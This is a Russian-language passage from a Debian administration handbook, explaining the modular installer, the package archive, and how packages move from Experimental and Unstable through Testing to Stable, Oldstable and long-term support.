Для достижения первой цели, установщик **debian-installer** разработан чрезвычайно модульным с расчётом на универсальность, насколько это возможно. Он охватывает широкий круг ситуаций установки и, в целом, значительно облегчает создание производных установщика, соответствующих конкретной задаче.

Такая модульность делает его довольно сложным для изучающих его разработчиков; но при использовании в графическом или текстовом режиме, пользователь не заметит разницы. Большие усилия были приложены для сокращения числа вопросов, задаваемых во время установки, в частности благодаря включению программного обеспечения для автоматического обнаружения оборудования.

Стоить отметить что производные от Debian дистрибутивы сильно отличаются в этом смысле и предоставляют более ограниченный установщик (часто ограничивается архитектурами i386 или amd64), но более удобной для непосвященных. С другой стороны, они обычно воздерживаются от слишком сильного расхождения в содержимом пакета для того чтобы использовать как можно более широкий диапазон программного обеспечения без проблем с совместимостью.

1.5.2. Библиотека программного обеспечения

Количественно Debian, несомненно, лидер в этом отношении, с более чем 21000 пакетов исходного кода. Качественно, политика Debian и продолжительный период времени тестирования перед выпуском новой стабильной версии оправдывает свою репутацию, направленную на стабильность и последовательность. Что касается доступности, всё доступно он-лайн через множество зеркал по всему миру, с обновлениями происходящими каждые шесть часов.

Многие магазины продают диски CD-ROM в Интернете по очень низкой цене (часто по себестоимости), «образы» для которых свободно доступны для загрузки. Есть только один недостаток: низкая частота релизов новых стабильных версий (иногда их развитие занимает более двух лет), что задерживает добавление нового программного обеспечения.

Большинство новых свободных программ быстро находят свой путь в разрабатываемую версию, что позволяет их установить. Если для этого требуется слишком много обновлений из-за зависимостей, программа также может быть заново скомпилирована специально для стабильной версии Debian (см. дополнительную информацию по этой теме в Глава 15, *Создание пакета Debian*).

1.6. Жизненный цикл выпуска

Проект будет иметь одновременно от трех до шести различных версий, Experimental(экспериментальная), Unstable (нестабильная), Testing(тестовая), Stable(стабильная), Oldstable(старая стабильная), и даже Oldoldstable(старая старая стабильная). Каждая из них соответствует различным этапам развития. Для хорошего понимания, давайте взглянем на путешествие программы, от ее первоначальной упаковки для включения в стабильной версии Debian.

СЛОВАРЬ **Релиз**

Термин «релиз», в проекте Debian, указывает конкретную версию дистрибутива (например, «нестабильный релиз» означает «нестабильная версия»). Он также указывает на публичное объявление запуска любой новой версии (стабильный).

1.6.1. Экспериментальный Статус

Сначала давайте взглянем на конкретный случай экспериментального дистрибутива: это группа пакетов Debian включающих программное обеспечение находящееся в настоящее время в процессе развития и не обязательно завершённое, что объясняет его имя. Не всё проходит через этот шаг; некоторые разработчики добавляют сюда пакеты для того, чтобы получить обратную связь от более опытных (или храбрых) пользователей .

В противном случае, в этом дистрибутиве зачастую содержатся важные изменения базовых пакетах, интеграция которых в нестабильный выпуск с возможными серьезными ошибками будет иметь критические последствия. Таким образом, это полностью изолированный дистрибутив, его пакеты никогда не переносятся в другие версии (за исключением прямого вмешательства сопровождающего или ftp-мастеров). Кроме того, он не является самодостаточным: в экспериментальном выпуске имеется только подмножество существующих пакетов, а сам выпуск, как правило, не включают в себя базовую систему. Поэтому этот дистрибутив полезен, главным образом, в сочетании с другим, самодостаточным, дистрибутивом таким как нестабильный выпуск.


1.6.2. Нестабильный Статус

Давайте вернёмся обратно к случаю типичного пакета. Сопровождающий создает первоначальный пакет, который он компилирует для Unstable версии и помещает на сервер `ftp-master.debian.org`. Это первое событие включает в себя инспекции и проверки от ftpmasters. Затем программное обеспечение доступно в дистрибутиве Unstable, который является передовым дистрибутивом, за что его и выбирают пользователи для которых более важно иметь свежие пакеты, нежели наличие серьёзных ошибок. Они тестируют программы.

Если они находят ошибки то сообщают о них сопровождающему пакета. Сопровождающий регулярно готовит исправленные версии, которые он загружает на сервер.

Каждый обновлённый пакет в течение шести часов обновляется на всех зеркалах Debian по всему миру. Пользователи тестируют исправления и ищут другие проблемы, которые могли возникнуть из-за этих изменений. Часто могут производиться несколько обновлений. В такие моменты на помощь приходят роботы автоматической сборки. Чаще всего сопровождающий имеет в своём распоряжении один обычный ПК и компилирует свои пакеты на архитектуре amd64 (или i386); узлы автоматической сборки автоматически компилируют версии для всех остальных архитектур. Некоторые процессы компиляции могут завершиться неудачно; в этом случае сопровождающий получит отчёт об ошибке с указанием проблемы, которую следует исправить в будущих версиях пакета. В случае обнаружения ошибки специалистом по некоторой данной архитектуре, отчёт об ошибке может содержать в себе и готовую к использованию заплату.

Рисунок 1.2. Компиляция пакета с помощью узлов автоматической сборки



БЕГЛЫЙ ВЗГЛЯД **buildd, рекомпилятор пакетов Debian**

buildd это аббревиатура «build daemon». Эта программа автоматически перекомпилирует новые версии пакетов Debian на тех архитектурах, на которых она размещается (кросс компиляции избегают насколько это возможно).

Таким, чтобы получить двоичные файлы для архитектуры `arm64`, проект имеет в распоряжении машины с `arm64`. Программа *Buildd* постоянно работает на них и создает двоичные пакеты для `arm64` из присланных разработчиками Debian пакетов исходного кода.

Это программное обеспечение используется на всех компьютерах, выступающей в качестве узлов автоматической сборки для Debian. В широком смысле, термин *buildd* часто используется для обозначения машин, которые обычно зарезервированы специально для этой цели.

1.6.3. Миграция в Testing

Немного позже пакет будет готов, он будет скомпилирован на всех архитектурах, и он не будет изменён в течении некоторого времени. Тогда он становится кандидатом для

включения в тестируемый дистрибутив; группа пакетов нестабильного выпуска выбирается в зависимости от ряда количественных критериев. Каждый день программа автоматически выбирает пакеты для включения в тестируемый выпуск в соответствии с правилами, гарантирующими определенный уровень качества:

1. отсутствие критических ошибок, или, по крайней мере, меньшее их количество, чем в версии, включённой в настоящее время в тестируемый выпуск;
2. по крайней мере 10 дней проведено в Unstable, что является достаточным сроком чтобы найти и сообщать о любых серьезных проблемах;
3. успешная компиляция на всех официально поддерживаемых архитектурах;
4. зависимости, которые могут быть удовлетворены в Testing, или которые по крайней мере могут переехать туда вместе с этим пакетом.

Эта система явно не является идеальной; критические ошибки регулярно встречаются в пакетах, включенных в Testing. Тем не менее это, как правило, эффективно, и Testing создает гораздо меньше проблем, чем Unstable, что для многих является хорошим компромиссом между стабильностью и новизной.

***ЗАМЕТКА* Ограничения Testing**

Будучи в принципе очень интересным, на практике же тестируемый выпуск имеет некоторые проблемы: переплетение взаимных зависимостей между пакетами такого, что пакет редко может быть перемещён из одного выпуска в другой сам по себе. Когда пакеты зависят друг от друга, иногда бывает необходимо перенести большое количество пакетов одновременно, что бывает невозможно в случае, если некоторые из них часто обновляются. С другой стороны, специальный сценарий, определяющий семейства связанных пакетов, работает над созданием таких семейств (это NP-полная проблема, для решения которой у нас, к счастью, имеются некоторые хорошие эвристики). Вот почему можно вручную взаимодействовать и направлять этот сценарий, предлагая ему целые группы пакетов, либо добавлять определённые пакеты в группу даже в том случае, если это временно ломает некоторые зависимости. Эта функциональность доступна менеджерам выпуска и их помощникам.

Напомним, что NP-полная проблема имеет экспоненциальную алгоритмическую сложность в зависимости от размера данных, а в данном случае играет роль длина кода (число показателей) и элементов. Единственным способом разрешить её — исследовать все возможные варианты, что потребует громадных затрат. Эвристика является приблизительным, но удовлетворительным решением.

***СООБЩЕСТВО* Менеджер релиза**

Менеджер релиза это ответственный титул, связанный с тяжелыми обязанностями. Обладатель этого титула должен, по сути, управлять выпуском новой стабильной версии Debian и определять процесс разработки Testing до тех пор, пока она не удовлетворит критериям качества для Stable. Они также составляют примерный график (однако не всегда следуют ему).


У нас также есть менеджеры стабильного релиза, часто сокращают до SRM (Stable Release Managers), которые управляют и выбирают обновления для текущей стабильной версии Debian. Они систематически включают патчи безопасности и изучают все предложения для включения на индивидуальной основе, присланные разработчиками Debian, желающими обновить свой пакет в стабильной версии Debian.

1.6.4. Переход из тестируемого выпуска в стабильный выпуск

Допустим, наш пакет теперь входит в тестируемый выпуск. До тех пор, пока его можно улучшать, его сопровождающий должен продолжать работу над ним и перезапускать процесс, начиная с нестабильного выпуска (последующее включение пакета в тестируемый выпуск обычно происходит быстрее: если только он не изменился существенным образом, а все его зависимости уже доступны). Когда пакет достигает совершенства, сопровождающий завершает свою работу. Следующим шагом является включение в стабильный выпуск, который фактически является обычной копией тестируемого выпуска на момент, определённый менеджером выпуска. В идеале это решение принимается в тот момент, когда программа установки полностью готова, и когда в тестируемом выпуске не остаётся ни одной программы с известными критическими ошибками.

Поскольку этот момент никогда не настаёт, на практике Debian ищет компромисс: удалить пакеты, сопровождающий которых не смог исправить ошибки вовремя, либо согласиться выпустить дистрибутив с ошибками в тысячах программ. Менеджер выпуска заранее сообщает о периоде заморозки, в ходе которого каждое обновление тестируемого выпуска должно быть одобрено. Цель заморозки заключается в предотвращении добавления новых версий пакета (и новых ошибок) и разрешении только тех обновлений, которые исправляют существующие ошибки.

Рисунок 1.3. Путь пакета через различные версии Debian



СЛОВАРЬ **Заморозка: финишная прямая**

Во время периода заморозки блокируется развитие тестируемого выпуска; автоматические обновления не разрешаются. Только менеджеры выпуска могут изменять пакеты в соответствии со своими собственными критериями. Смысл этого в том, чтобы предотвратить появление новых ошибок путем добавления новых версий; разрешены только тщательно изученные обновления, которые служат исправлению существенных ошибок.

После выпуска новой стабильной версии, менеджер стабильного выпуска управляет его

дальнейшим развитием (называется «редакции», например, 7.1, 7.2, 7.3 для версии 7). Эти систематические обновления включают в себя все исправления безопасности. Они также включают наиболее важные исправления (сопровождающий пакета должен доказать серьезность проблемы, которую он хотел бы исправить, прежде чем обновления могут быть включены в редакцию).

В конце путешествия наш гипотетический пакет входит в состав стабильного дистрибутива. Этот путь, который не так-то прост, объясняет значительные задержки, разделяющие стабильные выпуски Debian. Это способствует укреплению репутации с упором на качество. Кроме того, большинство пользователей устраивает использование одного из трёх поддерживаемых дистрибутивов, доступных одновременно. Системные администраторы, прежде всего, обеспокоены стабильностью своих серверов, они не нуждаются в новейшей версии GNOME; они могут выбрать стабильный выпуск Debian, и они будут удовлетворены его стабильностью. Конечные пользователи, напротив, больше заинтересованы в самых свежих версиях GNOME или KDE, а не в стабильности, они могут найти это в тестируемом выпуске Debian, который будет хорошим компромиссом между отсутствием серьезных проблем и относительной актуальностью ПО. Наконец, разработчики и более опытные пользователи могут прокладывать путь, тестируя все последние разработки в нестабильном выпуске Debian, рискуя получить головную боль и ошибки, присущие любой новой версии программы. Для каждого есть свой собственный Debian!


***КУЛЬТУРА* GNOME и KDE, графические среды рабочего стола**

GNOME (GNU Network Object Model Environment) и KDE (K Desktop Environment) являются наиболее популярными графическими средами окружения рабочего стола в мире свободного программного обеспечения. Окружение рабочего стола - это набор программ, сгруппированных для повышения удобства наиболее распространённых операций путём предоставления к ним доступа через графический интерфейс. Среда окружения, как правило, включает файловый менеджер, офисный пакет, веб-браузер, программу для работы с электронной почтой, мультимедийные приложения и т.д. Наиболее заметным отличием является используемая графическая библиотека: для GNOME была выбрана GTK+ (свободное программное обеспечение, лицензировано под LGPL), а для KDE выбрана Qt (проект поддерживаемый компанией, доступен под двумя лицензиями: GPL и коммерческой лицензией).

→ http://www.gnome.org/

→ http://www.kde.org/

Рисунок 1.4. Хронологический путь программы упакованной Debian


Time axis
release of a new version
Upstream Author
Autobuilders
packaging and update
Debian Developer (maintainer)
i386
armel
powerpc
source package
source package
upload to the Debian server
amd64 binary package built by the maintainer
binary packages i386, armel, powerpc
Unstable
Automatic migration under conditions
Testing
Testing is promoted "stable" by the "Release Managers"
Stable
ftp-master.debian.org hosts all distributions and all the original Debian packages.
ftp.debian.org
Debian mirrors updated every 6 hours
apt-get install gnome
End user
Time axis

1.6.5. Oldstable и статус Oldoldstable

Каждый стабильный релиз (Stable) имеет ожидаемое время жизни около 5 лет и, учитывая, что релизы, как правило, выходят каждые 2 года, может быть до 3 поддерживаемых релизов в определенный момент времени. При выходе нового стабильного релиза предыдущий релиз становится Oldstable, а прежний Oldstable становится Oldoldstable.

Долгосрочная поддержка (LTS) выпусков Debian - недавняя инициатива: отдельные разработчики и компании объединили свои усилия для создания команды Debian LTS. Целью новой команды является поддержка старых релизов, которые больше не поддерживаются командой безопасности Debian.

Команда безопасности Debian осуществляет поддержку безопасности в текущем стабильном релизе Stable и также в старом стабильном релизе Oldstable (в течении одного года после выпуска текущего стабильного релиза). Это примерно три года поддержки для каждого выпуска. Команда Debian LTS осуществляет поддержку безопасности в течении двух лет после выпуска текущего стабильного релиза, таким образом каждый релиз имеет как минимум пятилетнюю поддержку и поэтому пользователи могут обновляться с версии N до N+2.

→ https://wiki.debian.org/LTS

СООБЩЕСТВО **Компании спонсирующие долгосрочную поддержку (LTS)**

Долгосрочная поддержка является сложно реализуемым обязательством в Debian, потому что добровольцы, как правило, не хотят делать не интересную работу. И обеспечение поддержки обновлений безопасности для старого программного обеспечения на протяжении 5 лет для многих авторов — приносит намного меньше удовольствия, чем упаковка новых версий или разработки новых функций.

Чтобы воплотить в жизнь этот проект, рассчитывали на тот факт, что долгосрочная поддержка была особенно актуальна для компаний и что они будут готовы разделить стоимость этой поддержки безопасности.

Проект стартовал в июне 2014: некоторые организации позволили сотрудникам уделять Debian LTS неполный рабочий день в то время как другие предпочитают финансировать проект деньгами так что участники Debian платят за работу, которую они не смогли бы сделать бесплатно. Большинство спонсоров Debian готовы совместно оплачивать работу над LTS чтобы создать четкое спонсорское предложение под управлением Freexian (компания Рафаэля Хертзога (Raphaël Hertzog)):

→ http://www.freexian.com/services/debian-lts.html

Команда Debian LTS еще пока не способна должным образом поддерживать все пакеты в Debian, поэтому добровольцы работают над закреплёнными за ними пакетами, в то время как оплачиваемые сотрудники отдают предпочтение пакетам, используемым в их организациях.

